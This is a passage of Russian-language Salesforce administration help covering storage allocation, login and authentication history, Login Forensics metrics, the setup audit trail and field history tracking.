| Версия Salesforce   | Минимальное хранилище данных на организацию | Распределение хранилища данных на лицензию пользователя | Распределение хранилища файлов на организацию | Распределение хранилища файлов на лицензию пользователя |
|---------------------|---|---|---|---|
| Enterprise Edition  | 1 Гб  | 20 Мб   | 11 Гб   | 2 Гб  |
| Performance Edition | 1 Гб  | 120 Мб  | 11 Гб   | 2 Гб  |
| Unlimited Edition   | 1 Гб  | 120 Мб  | 11 Гб   | 2 Гб  |
| Developer Edition   | 5 Мб  | —   | 20 Мб   | —   |
| Personal Edition    | 20 Мб (примерно 10 000 записей)             | —   | 20 Мб   | —   |

Если организация использует настраиваемые лицензии пользователя, обратитесь в компанию Salesforce для определения лицензий, поддерживающих дополнительное хранилище. Описание лицензий пользователя см. в разделе [«Общие сведения о лицензиях пользователя»](#).

## Просмотр использования хранилища

Чтобы просматривать текущий объем использования хранилища, введите *«Использование хранилища»* в поле «Быстрый поиск», затем выберите **«Использование хранилища»**. Данная страница отображает доступный объем хранилища данных и хранилища файлов, объем используемого хранилища на каждый тип записи, имена пользователей с наибольшими показателями использования и файлы по убыванию размера. Чтобы просмотреть типы данных отдельного пользователя, щелкните его имя.

Все версии, кроме Personal Edition, позволяют администраторам просматривать использование хранилища по пользователям.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните имя любого пользователя.
3. Чтобы просмотреть использование хранилища по типу записи для отдельного пользователя, щелкните ссылку **«Просмотр»** напротив поля «Использованное пространство данных» или «Использованное пространство файлов».

Объем хранилища вычисляется асинхронно, поэтому при импорте или добавлении большого количества записей или файлов сведения об использовании хранилища организации обновляются позже.

Отдельные пользователи могут просматривать использование хранилища на странице личных сведений.

## Увеличение хранилища

Чтобы воспользоваться дополнительным хранилищем, рекомендуем увеличить текущее ограничение по объему хранилища или сократить использование хранилища.

- Приобретите дополнительное хранилище или добавьте лицензии пользователя в версиях Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
- Удалите устаревшие интересы или контакты.
- Удалите любые ненужные вложения.
- Удалите файлы в приложении Salesforce CRM Content.



## Рекомендации по хранилищу

Ниже перечислены рекомендации по планированию объема хранилища.

- Организации-лица учитываются в хранилище организаций и контактов, так как каждая организация-лицо состоит из одной организации и одного контакта.
- Архивные действия учитываются хранилищем.
- Активные и архивные продукты, прайс-листы, записи прайс-листа и активы не учитываются хранилищем.


## Отслеживание журнала входов

Администраторы могут отслеживать все попытки входа для организации и включенных порталов или сообществ. Страница «Журнал входов» отображает последние 20 000 попыток. Чтобы просмотреть дополнительные записи, загрузите сведения в виде CSV- или GZIP-файла.

### Загрузка журнала входов

При необходимости загрузите CSV- или GZIP-файл, содержащий входы пользователей в организацию Salesforce за последние шесть месяцев.

1. Введите строку «*Журнал входов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Журнал входов**».
2. Выберите формат файла для загрузки.
  - «**CSV-файл Excel**»: загрузка CSV-файла, содержащего все входы пользователей в организацию Salesforce за последние шесть месяцев. Данный отчет охватывает входы, выполненные посредством интерфейса API.
  - «**Архивный CSV-файл Excel**»: загрузка CSV-файла, содержащего все входы пользователей в организацию Salesforce за последние шесть месяцев. Данный отчет охватывает входы, выполненные посредством интерфейса API. Сжатие файла позволяет значительно сократить время его загрузки.
3. Выберите содержимое файла. Значение «Все входы» охватывает входы посредством API.
4. Нажмите кнопку «**Загрузить!**».

 **Прим.:** Устаревшие версии приложения Microsoft Excel не поддерживают файлы, содержащие более 65 536 строк. Дополнительную информацию об открытии большого файла в приложении Excel см. в [статье Центра справки и поддержки Microsoft об обработке больших файлов](#).

### Создание списковых представлений

При необходимости создайте списковые представления, отсортированные по времени входа и URL-адресу входа. Например, создайте представление всех входов, выполненных за определенный интервал времени. Подобно стандартному представлению, настраиваемое представление отображает последние 20 000 входов.

1. Щелкните ссылку «**Создать новое представление**» на странице «Журнал входов».
2. Введите имя, которое должно отображаться в раскрывающемся списке «Просмотр».
3. Определите критерии фильтрации.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition**.


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания входов:

- «Управление пользователями»

#### 4. Выберите нужные поля.


Разрешается выбрать не более 15 полей. Представление может содержать только те поля, которые доступны в макете страницы. Поля типа «Область текста» отображают не более 255 символов.

 **Прим.:** Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

## Просмотр журнала входов

При необходимости просмотрите личный журнал входов.

1. Введите строку «*Журнал входов*» в поле «Быстрый поиск» на странице личных параметров и выберите пункт «**Журнал входов**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Чтобы загрузить CSV-файл журнала входов за последние шесть месяцев, щелкните ссылку «**Загрузить...**».

 **Прим.:** Из соображений безопасности, экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в специальное текстовое поле области наложения. Обратите внимание, что слова должны быть разделены пробелом.

## Единая регистрация посредством SAML

Если организация использует сертификаты поставщика удостоверений единой регистрации SAML, то журнал входов также отображает входы, выполненные посредством единой регистрации.

## Мой домен

При использовании функции «Мой домен» система позволяет определять пользователей, выполняющих вход посредством нового URL-адреса, и время входа. Введите строку «*Журнал входов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Журнал входов**» и просмотрите столбцы «Пользователь» и «URL-адрес входа».

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

[Журнал проверки подлинности](#)

## Журнал проверки подлинности

Администратор может использовать журнал проверки подлинности для отслеживания и ревизии попыток проверки подлинности пользователей в организации за последние шесть месяцев. Например, предположим, что двухфакторная проверка подлинности включена во время входа пользователя в систему. После успешного ввода пользователем контролируемого по времени разового пароля для доказательства подлинности эти сведения записываются в журнал проверки подлинности.

Чтобы открыть журнал проверки подлинности, введите строку «Журнал проверки» в поле «Быстрый поиск» меню «Настройка», затем выберите пункт «Журнал проверки подлинности». Чтобы просмотреть дополнительную информацию, например примерное географическое положение в момент проверки, создайте настраиваемое представление и добавьте нужные столбцы.

### ВЕРСИИ

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## Поля проверки подлинности

По умолчанию отображаются следующие поля.

| Поле                 | Описание   |
|----------------------|--|
| Время                | Время попытки проверки подлинности. Часовой пояс — среднее время по Гринвичу (GMT).  |
| Попытка проверки     | Код попытки проверки. Проверка может включать несколько попыток и использовать различные методы проверки. Например, на сеансе пользователь вводит неверный код проверки (первая попытка). Затем пользователь вводит правильный код и успешно проходит проверку подлинности (вторая попытка). Обе попытки являются частью одной проверки и, следовательно, имеют один и тот же код.   |
| Имя пользователя     | Имя пользователя, который запрашивает проверку подлинности.  |
| Сообщение о действии | Текст, который пользователь видит на экране или в Salesforce Authenticator при попытке проверить подлинность. Например, если проверка подлинности требуется для входа пользователя, отображается сообщение «Попытка входа с систему Salesforce». В этом случае сообщение о действии будет следующим: «Вход в систему Salesforce». Исключение — если действием пользователя будет «Действие, заданное Apex». В этом случае сообщение о действии может быть настраиваемым описанием, переданным методом Apex. Если пользователь проверяет подлинность с помощью приложения Salesforce Authenticator версии 2 или более поздней, в приложении отобразится настраиваемое описание и журнал проверок. Если настраиваемое описание не задано, в журнале проверок отобразится название метода Apex. |

| Поле         | Описание   |
|--------------|--|
|              | <p> <b>Прим.:</b> Если пользователь пытается получить доступ к связанному приложению, а это приложение было переименовано или удалено после попытки проверки, в этом поле будет отображаться исходное название связанного приложения.</p>   |
| Инициировано | <p>Политика или параметр безопасности проверки подлинности.</p> <ul style="list-style-type: none"> <li>• Метод Арех — проверка подлинности выполнена по методу проверки Арех.</li> <li>• Активация устройства — проверка подлинности, необходимая для входов пользователей с нераспознанного устройства или нового IP-адреса. Такая проверка является частью проверки подлинности Salesforce, основанной на оценке риска.</li> <li>• Требуется высоконадежный сеанс — для доступа к источнику требуется высоконадежный сеанс. Такая проверка инициируется, когда пользователь пытается получить доступ к ресурсу, например подключенному приложению, отчету или панели мониторинга, которому требуется уровень высоконадежного сеанса.</li> <li>• Политика на уровне сеансов профиля — уровень безопасности сеанса, необходимый для входа. Эта проверка инициируется параметром «При входе требуется уровень безопасности сеанса» в профиле пользователя.</li> <li>• Требуется двухфакторная проверка подлинности — при входе требуется двухфакторная проверка подлинности. Эта проверка инициируется полномочием пользователя «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», назначенным настраиваемому профилю. Или полномочие пользователя входит в набор полномочий, назначенный пользователю.</li> </ul> |
| Метод        | <p>Метод, с помощью которого пользователь пытается проверить подлинность в событии проверки.</p> <ul style="list-style-type: none"> <li>• Сообщение эл. почты — Salesforce отправляет сообщение эл. почты с кодом проверки по адресу, указанному в учетной записи пользователя.</li> <li>• Разовый пароль — приложение средства проверки подлинности генерирует контролируемый по времени разовый пароль (TOTP) на мобильном устройстве пользователя.</li> </ul>   |

| Поле   | Описание   |
|--------|--|
|        | <ul style="list-style-type: none"> <li>• Средство проверки подлинности Salesforce Authenticator — Salesforce Authenticator отправляет уведомление на мобильное устройство пользователя для проверки активности учетной записи.</li> <li>• Текстовое сообщение — Salesforce отправляет сообщение с кодом проверки на мобильное устройство пользователя.</li> </ul>  |
| Статус | <p>Статус попытки проверки подлинности.</p> <ul style="list-style-type: none"> <li>• Доступ запрещен — пользователь отклонил запрос на утверждение в приложении средства проверки подлинности, например Salesforce Authenticator.</li> <li>• Доступ запрещен: отмечено пользователем — пользователь отклонил запрос на утверждение в приложении средства проверки подлинности, например Salesforce Authenticator, а также отметил запрос на утверждение для отчета перед администратором.</li> <li>• Ошибка: общего характера — ошибка, вызванная чем-нибудь другим, отличным от неверного кода проверки, слишком большого количества попыток проверки или подключением приложения средства проверки подлинности.</li> <li>• Ошибка: неверный код проверки — пользователь предоставил неверный код проверки.</li> <li>• Ошибка: исправимая — Salesforce не может обратиться к приложению средства проверки подлинности для осуществления проверки, но выполнит повторную попытку.</li> <li>• Ошибка: слишком много попыток — пользователь пытался проверить подлинность слишком много раз. Например, пользователь неоднократно вводил неверный код проверки.</li> <li>• Успешное выполнение — подлинность пользователя была проверена.</li> <li>• Успешное выполнение: автоматизированный ответ — Salesforce Authenticator одобрил запрос на доступ, поскольку он поступил из доверенного расположения. После включения служб расположения в Salesforce Authenticator пользователи могут указывать доверенные места. При наличии доверия к расположению для конкретного действия, например входа с распознанного устройства, это действие утверждается с доверенного расположения, пока местоположение остается доверенным.</li> </ul> |

| Поле               | Описание   |
|--------------------|--|
|                    | <ul style="list-style-type: none"> <li>Запрашиваемый пользователь: ожидание ответа — Salesforce предлагает пользователю проверить подлинность и ожидает ответа пользователя или отправки автоматизированного ответа средством Salesforce Authenticator.</li> </ul>   |
| Время входа        | Время попытки входа, в часовом поясе GMT.  |
| IP-адрес источника | IP-адрес компьютера, с которого пользователь выполняет действие, для которого требуется проверка подлинности. Например, IP-адрес компьютера, с которого пользователь пытается выполнить вход или получить доступ к отчетам. Если это не действие входа, для которого требуется проверка, IP-адрес может отличаться от адреса входа пользователя в систему. Это может быть адрес IPv4 или IPv6. |
| Расположение       | Страна фактического местонахождения IP-адреса пользователя. Данное значение не локализуется. Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.  |

Можно отобразить следующие поля путем создания настраиваемого представления. В описании IP-адрес — это адрес компьютера, с которого пользователь выполняет действие, требующее проверки подлинности. Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

| Поле                 | Описание  |
|----------------------|---|
| Город                | Город фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.   |
| Связанное приложение | Имя и ссылка на связанное приложение, к которому пользователь пытался получить доступ. Если связанное приложение было переименовано с момента попытки проверки пользователя, будет отображаться новое имя. Если связанное приложение было удалено с момента попытки проверки пользователя, будет отображаться «Недоступно». |
| Страна               | Страна фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.  |
| CountryIso           | Код ISO 3166 для страны фактического местонахождения IP-адреса пользователя. Дополнительную информацию см. на странице <a href="#">«Коды стран — ISO 3166»</a> .  |
| Широта               | Широта фактического местонахождения IP-адреса пользователя.   |

| Поле                  | Описание   |
|-----------------------|--|
| Тип входа             | Тип входа, например приложение, OAuth или SAML.  |
| Долгота               | Долгота фактического местонахождения IP-адреса пользователя.   |
| Почтовый индекс       | Почтовый индекс фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.  |
| Подразделение         | Имя подразделения фактического местонахождения IP-адреса пользователя. В США это значение обычно соответствует названию штата (например, Пенсильвания). Данное значение не локализуется.   |
| Действия пользователя | <p>Действие пользователя, для которого требуется проверка подлинности.</p> <ul style="list-style-type: none"> <li>• Доступ к подключенному приложению — пользователь пытался получить доступ к подключенному приложению.</li> <li>• Доступ к отчетам — пользователь пытался получить доступ к отчетам или панелям мониторинга.</li> <li>• Действие, заданное Apex — пользователь пытался получить доступ к ресурсу Salesforce с помощью метода проверки Apex.</li> <li>• Экспорт и печать отчетов — пользователь пытался экспортировать или распечатать отчеты или панели мониторинга.</li> <li>• Вход в Salesforce — пользователь пытался войти в систему.</li> </ul> |

СМ. ТАКЖЕ:

[Отслеживание журнала входов](#)

## Отслеживание входа в систему при помощи инструментов отслеживания ВХОДА

Средства отслеживания входа помогают администраторам лучше определять, поведение какого пользователя является допустимым. Это необходимо для того, чтобы предотвратить подлог удостоверений в Salesforce.

Подлог удостоверений — одно из наиболее опасных действий для компаний. С учетом количества входов в организацию в течение дня или даже часа специалистам может быть трудно определить, нарушена ли безопасность учетной записи того или иного пользователя.

Средства отслеживания входа помогают распознать подозрительные действия при входе. Они предоставляют данные для доступа ключевого пользователя, в том числе:

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Среднее количество входов конкретного пользователя в течение указанного временного периода
- Кто входил в систему больше раз, чем составляет среднее значение
- Кто вошел во время, отличное от рабочего
- Кто вошел с подозрительного диапазона IP-адресов

Перед использованием этой функции необходимо ознакомиться с некоторой базовой терминологией.

### Событие

Событие — это любое действие, произошедшее в Salesforce, в том числе щелчки пользователей, изменения состояния записей и замеры различных значений. События нельзя скрыть, при этом каждое из них имеет временную отметку.

### Событие входа

Отдельный экземпляр события входа пользователя в организацию. События входа похожи на журнал входа в Salesforce. Однако вы можете добавить сведения заголовка HTTP в события входа, что сделает их расширяемыми.


### Журнал входов

Журнал входов, который могут получить администраторы путем загрузки информации в файл .csv и .gzip. Журнал доступен через меню «Настройка» и через API. Эти данные имеют ограничения, связанные с индексацией и журналом.

### Показатели

В контексте отслеживания событий входа метрики представляют собой сборку событий входа за заданный период времени. Используйте метрики для определения атипичного поведения в пределах организации.

Администраторы могут отслеживать события при помощи двух объектов API: LoginEvent и PlatformEventMetrics. Для отслеживания событий входа отсутствует пользовательский интерфейс. Используйте Force.com IDE, Workbench или другие средства разработки для взаимодействия с этой функцией.

 **Прим.:** Сведения входа недоступны для реализаций, используемых правительственными организациями.

## Рекомендации по использованию Login Forensics

Перед началом использования Login Forensics ознакомьтесь с некоторыми рекомендациями.

- Эта функция действует только в API-интерфейсе. В пользовательском интерфейсе нельзя просматривать события или показатели.
- События входа сохраняются по умолчанию в течение 14 дней.
- Показатели сохраняются по умолчанию в течение 90 дней.
- Поскольку Login Forensics использует технологию асинхронной очередизации наподобие вызовов @future в Apex, данные входа в систему могут быть отложены при запросе.

## Включение Login Forensics

Выполните быструю однократную установку этой функции для сбора данных о событиях входа в организации.

Включить Login Forensics можно на странице «Настройка отслеживания событий» в области «Настройка».

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Login Forensics

- «Изменение всех данных»



## Показатели в Login Forensics

Аналитические исследования зачастую начинаются со сбора событий входа в систему, а показатели представляют собой сводные агрегации событий входа в динамике по времени.

Login Forensics может осуществлять:

- подсчет;
- подсчет с последующей агрегацией.

Каждый последовательный показатель содержит:

- запрос, использующий агрегатные функции;
- ежечасный интервал выборки;
- частотно-временные рамки, например с 01.01.2015 12:00 по 01.01.2015 01:00.

С помощью этих сведений можно обнаружить аномалии, просмотрев сводные данные и сделав более детальные запросы для выполнения дополнительных исследований. Все показатели генерируются один раз в час. Доступ к ним осуществляется с помощью объекта PlatformEventMetrics.

В следующем примере общее число входов в систему равняется четырем, но агрегированное количество входов, выполненных каждым пользователем, отличается. Пользователь, код которого заканчивается на «122», входил в систему один раз, тогда как другой пользователь — три раза.

| Время входа | Код пользователя |
|-------------|------------------|
| 12:00       | 005000000000122  |
| 12:15       | 005000000000123  |
| 12:31       | 005000000000123  |
| 12:47       | 005000000000123  |

В таблице представлены собранные показатели в промежуток времени 12:00–01:00.

| Тип показателя  | Имя поля агрегации | Значение поля агрегации | Значение |
|-----------------|--------------------|-------------------------|----------|
| NumLogins       | Null               | Null                    | 4        |
| NumLoginsByUser | UserId             | 005000000000122         | 1        |
| NumLoginsByUser | UserId             | 005000000000123         | 3        |


### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Отслеживание журнала обучения

Чтобы проверить посещаемость занятий по эффективной работе с системой Salesforce, администратор организации может воспользоваться журналом обучения. Журнал занятий содержит все занятия Salesforce, пройденные пользователями.

Администраторы могут просмотреть журнал занятий в настройках, для этого необходимо ввести строку «Журнал занятий» в поле «Быстрый поиск», затем выбрать пункт «Журнал занятий». Чтобы зарегистрировать свое посещение в журнале обучения, пользователь должен заполнить интерактивную форму отзыва, доступную по завершении занятия.

 **Прим.:** Если данная ссылка не отображается в разделе «Управление пользователями», следовательно, организация использует новую систему. Отчеты по обучению на вкладке «Мои обращения» портала «Справка и обучение» доступны только администратору данного портала. Чтобы получить доступ, обратитесь в компанию Salesforce.

## Отслеживание изменений в настройке

Контрольный журнал настройки позволяет отслеживать последние изменения в настройке организации, внесенные текущим пользователем и другими администраторами. Журнал аудита особенно полезен организациям с несколькими администраторами.

Чтобы просмотреть журнал аудита настройки, в разделе «Настройка» введите «Просмотр контрольного журнала настройки» в поле «Быстрый поиск», затем выберите «Просмотр контрольного журнала настройки». Чтобы загрузить полный журнал настройки организации за последние 180 дней, щелкните ссылку «Загрузить».

Контрольный журнал настройки отображает последние 20 изменений, внесенных в настройку организации. Журнал содержит дату, тип и автора изменения. Кроме того, если представитель (например, администратор или сотрудник службы поддержки) меняет настройки от имени конечного пользователя, то столбец «Делегированный пользователь» содержит имя данного представителя. Например, если пользователь предоставляет полномочия входа администратору, который изменяет настройки, то столбец содержит имя данного администратора.

Ниже перечислены типы изменений, отслеживаемые в контрольном журнале настройки.

| Настройка         | Отслеживаемые изменения   |
|-------------------|---|
| Администрирование | <ul style="list-style-type: none"> <li>Изменения сведений о компании, стандартных параметров (например, языка и региона) и сообщений компании</li> <li>Изменения параметров мультивалюты</li> </ul> |



### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала обучения:

- «Управление пользователями»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контрольного журнала:

- «Просмотр настройки и конфигурации»

| Настройка        | Отслеживаемые изменения  |
|------------------|--|
|                  | <ul style="list-style-type: none"> <li>• Изменения пользователя, пользователя портала, роли, профиля и набора полномочий</li> <li>• Изменения адресов эл. почты всех пользователей</li> <li>• Удаление вложений эл. почты, отправленных в виде ссылок</li> <li>• Создание, редактирование или удаление нижних колонтитулов сообщений эл. почты</li> <li>• Изменения типов записей, включая создание или переименование типов записей и назначение типов записей профилям</li> <li>• Изменения подразделений, включая создание и редактирование подразделений, перенос подразделений и изменение стандартного подразделения пользователей</li> <li>• Добавление или удаление сертификатов</li> <li>• Изменения имени домена</li> <li>• Включение или выключение системы Salesforce в качестве поставщика удостоверений</li> </ul>   |
| <p>Настройка</p> | <ul style="list-style-type: none"> <li>• Изменения параметров пользовательского интерфейса (например, свертываемых разделов, области быстрого создания, всплывающих сведений или всплывающих ссылок связанного списка)</li> <li>• Изменения макетов страниц, макетов действий и макетов поиска</li> <li>• Изменения компактных макетов</li> <li>• Изменения меню навигации Salesforce1</li> <li>• Изменения посредством встроенного редактирования</li> <li>• Изменения настраиваемых полей и параметров безопасности поля, включая изменения в формулах, значения раскрывающегося списка и атрибуты настраиваемых полей (например, формат полей автонумерации, управление или маскирование зашифрованных полей)</li> <li>• Изменения параметров интересов, правил назначения интересов и очередей интересов</li> <li>• Изменения параметров действий</li> <li>• Изменения параметров поддержки, часов работы, правил назначения и расширения обращений, а также очередей обращений</li> <li>• Любые изменения, выполненные службой поддержки Salesforce по запросу пользователя</li> <li>• Изменения имен вкладок, включая восстановление исходных имен вкладок</li> <li>• Изменения настраиваемых приложений (включая приложения консоли Salesforce), настраиваемых объектов и настраиваемых вкладок</li> <li>• Изменения параметров контрактов</li> <li>• Изменения параметров прогнозов</li> <li>• Включение или отключение функции Email-to-Case или On-Demand Email-to-Case</li> <li>• Изменения настраиваемых кнопок, ссылок и элементов S-Control, включая переопределение стандартных кнопок</li> <li>• Включение или отключение функции планирования с помощью перетаскивания</li> <li>• Включение, отключение или настройка похожих возможностей</li> <li>• Включение или отключение смет</li> <li>• Изменения категорий данных, групп категорий данных и назначений группы категорий для объектов</li> </ul> |

| Настройка                          | Отслеживаемые изменения   |
|------------------------------------|---|
|                                    | <ul style="list-style-type: none"> <li>• Изменения типов статей</li> <li>• Изменения групп категорий и категорий</li> <li>• Изменения параметров Salesforce Knowledge</li> <li>• Изменения параметров идей</li> <li>• Изменения параметров ответов</li> <li>• Изменения функции отслеживания полей в лентах</li> <li>• Изменения параметров влияния кампании</li> <li>• Активация или деактивация критических обновлений</li> <li>• Включение или отключение электронных уведомлений Chatter</li> <li>• Включение или отключение параметров создания пользователя Chatter для приглашений и доменов эл. почты</li> <li>• Изменения правил проверки</li> </ul>   |
| <p>Безопасность и общий доступ</p> | <ul style="list-style-type: none"> <li>• Общедоступные группы, изменения правил общего доступа и единый общий доступ, включая параметр <b>«Предоставить доступ с использованием иерархий»</b></li> <li>• Изменения политики паролей</li> <li>• Сбросы паролей</li> <li>• Изменения параметров сеанса (например, изменение параметра завершения сеанса)</li> <li>• Изменения делегированных групп управления и элементов, доступных делегированным администраторам для управления. Кроме того, отслеживаются изменения настроек, внесенные делегированными администраторами.</li> <li>• Количество записей, удаленных пользователем из собственной корзины и корзины организации</li> <li>• Изменения параметров конфигурации SAML</li> <li>• Изменения сертификатов Salesforce</li> <li>• Включение или отключение поставщиков удостоверений</li> <li>• Изменения именованных регистрационных данных</li> <li>• Изменения поставщиков услуг</li> <li>• Изменения настроек шифрования платформы</li> </ul> |
| <p>Управление данными</p>          | <ul style="list-style-type: none"> <li>• Использование пакетного удаления, включая случаи пакетного удаления более 5 000 записей. Излишние устаревшие записи безвозвратно удаляются из корзины в течение двух часов, выделенных на транзакцию пакетного удаления.</li> <li>• Запросы на экспорт данных</li> <li>• Использование мастера импорта участников кампании</li> <li>• Использование пакетного переноса</li> <li>• Изменения отчетных снимков, включая определение, удаление или изменение исходного отчета или целевого объекта отчетного снимка</li> <li>• Использование мастера импорта</li> </ul>   |
| <p>Разработка</p>                  | <ul style="list-style-type: none"> <li>• Изменения классов и триггеров Apex</li> </ul>  |

| Настройка                | Отслеживаемые изменения  |
|--------------------------|--|
|                          | <ul style="list-style-type: none"> <li>• Изменения страниц Visualforce, настраиваемых компонентов или статических ресурсов</li> <li>• Изменения страниц Lightning</li> <li>• Изменения шаблонов ссылок действий</li> <li>• Изменения настраиваемых параметров</li> <li>• Изменения типов пользовательских метаданных и записей</li> <li>• Изменения определений удаленного доступа</li> <li>• Изменения параметров Force.com Sites</li> </ul>  |
| Различные настройки      | <ul style="list-style-type: none"> <li>• Создание уведомлений об интенсивности использования API</li> <li>• Изменения территорий</li> <li>• Изменения настроек автоматизации процессов</li> <li>• Изменения процессов утверждения</li> <li>• Создание и удаление действий бизнес-правил</li> <li>• Изменения файлов Visual Workflow</li> <li>• Установленные или удаленные пакеты Force.com AppExchange</li> </ul>   |
| Использование приложения | <ul style="list-style-type: none"> <li>• Изменения параметров сбыта для группы, работающей с организациями или возможностями</li> <li>• Активация служб Google Apps</li> <li>• Изменения параметров мобильной конфигурации, включая наборы данных, мобильные представления и исключенные поля</li> <li>• Вход пользователя с полномочием «Управление внешними пользователями» на партнерский портал в качестве пользователя-партнера</li> <li>• Вход пользователя с полномочием «Редактирование пользователей портала самообслуживания» на клиентский портал Salesforce в качестве пользователя клиентского портала</li> <li>• Включение или отключение организации партнерского портала</li> <li>• Выключение организации клиентского портала Salesforce</li> <li>• Включение или выключение клиентского портала Salesforce и создание нескольких клиентских порталов</li> <li>• Создание и изменение процессов права и шаблонов права</li> <li>• Включение или выключение функции самостоятельной регистрации на клиентском портале Salesforce</li> <li>• Включение или отключение пользователей клиентского или партнерского портала</li> </ul> |

СМ. ТАКЖЕ:


[Проверка работоспособности средств безопасности](#)

## Отслеживание журнала поля

Некоторые поля могут быть выбраны для отслеживания и отображения журнала поля в связанном списке объекта «Журнал». Данные журнала поля хранятся не более 18 месяцев. Ниже перечислены стандартные объекты, которые, подобно настраиваемым объектам, поддерживают отслеживание журнала поля.

- Организации
- Активы
- Обращения
- Контакты
- Права
- Сервисные контракты
- Элементы строки контракта
- Контракты
- Интересы
- Возможности
- Статьи
- Решения
- Продукты

Изменение любого из этих полей добавляет новую запись в связанный список «Журнал». Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Не все типы полей доступны для отчетов по архивным трендам. Отслеживание некоторых изменений (например, расширение обращений) не может быть отключено.

 **Прим.:** После выпуска Spring'15 дополнительное расширение журнала поля, превышающее текущие ограничения, потребует приобретения дополнительного компонента «Контрольный журнал поля». Активация подписки на дополнительный компонент инициирует изменение хранилища журнала поля в соответствии со связанной политикой хранения. При использовании организации, созданной до июня 2011 года, и наличии фиксированных ограничений срок хранения журнала поля Salesforce может быть бесконечным. При использовании организации, созданной после июня 2011 года, и отказе от приобретения дополнительного компонента журнал поля хранится не более 18 месяцев.

## Рекомендации

- Изменения, внесенные в поля длиной более 255 символов, отслеживаются при редактировании; их предыдущие и новые значения не регистрируются.
- Значения отслеживаемых полей не переводятся автоматически, а отображаются на языке их создания. Например, новое значение «*Зеленый*», заменившее предыдущее значение «*Green*», отображается пользователю независимо от его языка, кроме случаев перевода данного значения на другие языки с помощью средства перевода. Данное правило также применяется к типам записей и значениям раскрывающихся списков.
- Изменения, внесенные в метки настраиваемых полей, которые переведены с помощью средства перевода, отображаются на языке пользователя, просматривающего связанный список «Журнал». Например, если метка настраиваемого поля «*Red*» переведена на русский язык («*Красный*»), то переведенная метка «*Красный*» отображается при использовании региона «Русский (Россия)». В противном случае отображается исходная метка настраиваемого поля («*Red*»).
- Изменения, внесенные в поля дат, поля чисел и стандартные поля, отображаются на языке пользователя, просматривающего связанный список «Журнал». Например, изменение, внесенное в поле даты «*Август 5, 2012*»,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.

отображается как «08.05.12» для региона «Английский (Соединенные Штаты)» или «05.08.12» для региона «Английский (Соединенное Королевство)».

- Если триггер инициирует изменение объекта, который недоступен текущему пользователю для редактирования, то данное изменение не отслеживается, так как журнал поля учитывает полномочия текущего пользователя.

СМ. ТАКЖЕ:

- [Отслеживание журнала поля для стандартных объектов](#)
- [Отслеживание журнала поля для настраиваемых объектов](#)
- [Контрольный журнал поля](#)
- [Отключение отслеживание журнала поля](#)

## Отслеживание журнала поля для стандартных объектов

Прежде чем включить функцию отслеживания журнала поля для организаций при использовании организаций-компаний и организаций-лиц, просмотрите рекомендации ниже.

- Отслеживание журнала поля для организаций влияет на организации-компания и организации-лица.
- Включение функции отслеживания журнала поля для организаций-лиц не инициирует включение функции отслеживания журнала поля для личных контактов.

Чтобы настроить функцию отслеживания журнала поля, выполните указанные ниже действия.

1. В разделе настроек управления для объекта, журнал полей которого требуется отследить, перейдите в раздел «Поля».
2. Нажмите кнопку «**Настроить отслеживание журналов**».



**Совет:** При включении функции отслеживания для объекта убедитесь, что макеты страниц содержат связанный список объекта «Журнал».

3. Установите флажок «Включить журнал организации» для организаций, «Включить журнал контакта» для контактов, «Включить журнал интереса» для интересов или «Включить журнал возможности» для возможностей.
4. Выберите нужные поля.

Разрешается выбирать не более 20 стандартных и настраиваемых полей для каждого объекта. Данное ограничение распространяется на поля организаций-компаний и организаций-лиц.

Отслеживание некоторых изменений (например, расширение обращений) не может быть отключено.

Ниже перечислены поля, недоступные для отслеживания.

- Поля формулы, сводного резюмирования и автонумерации
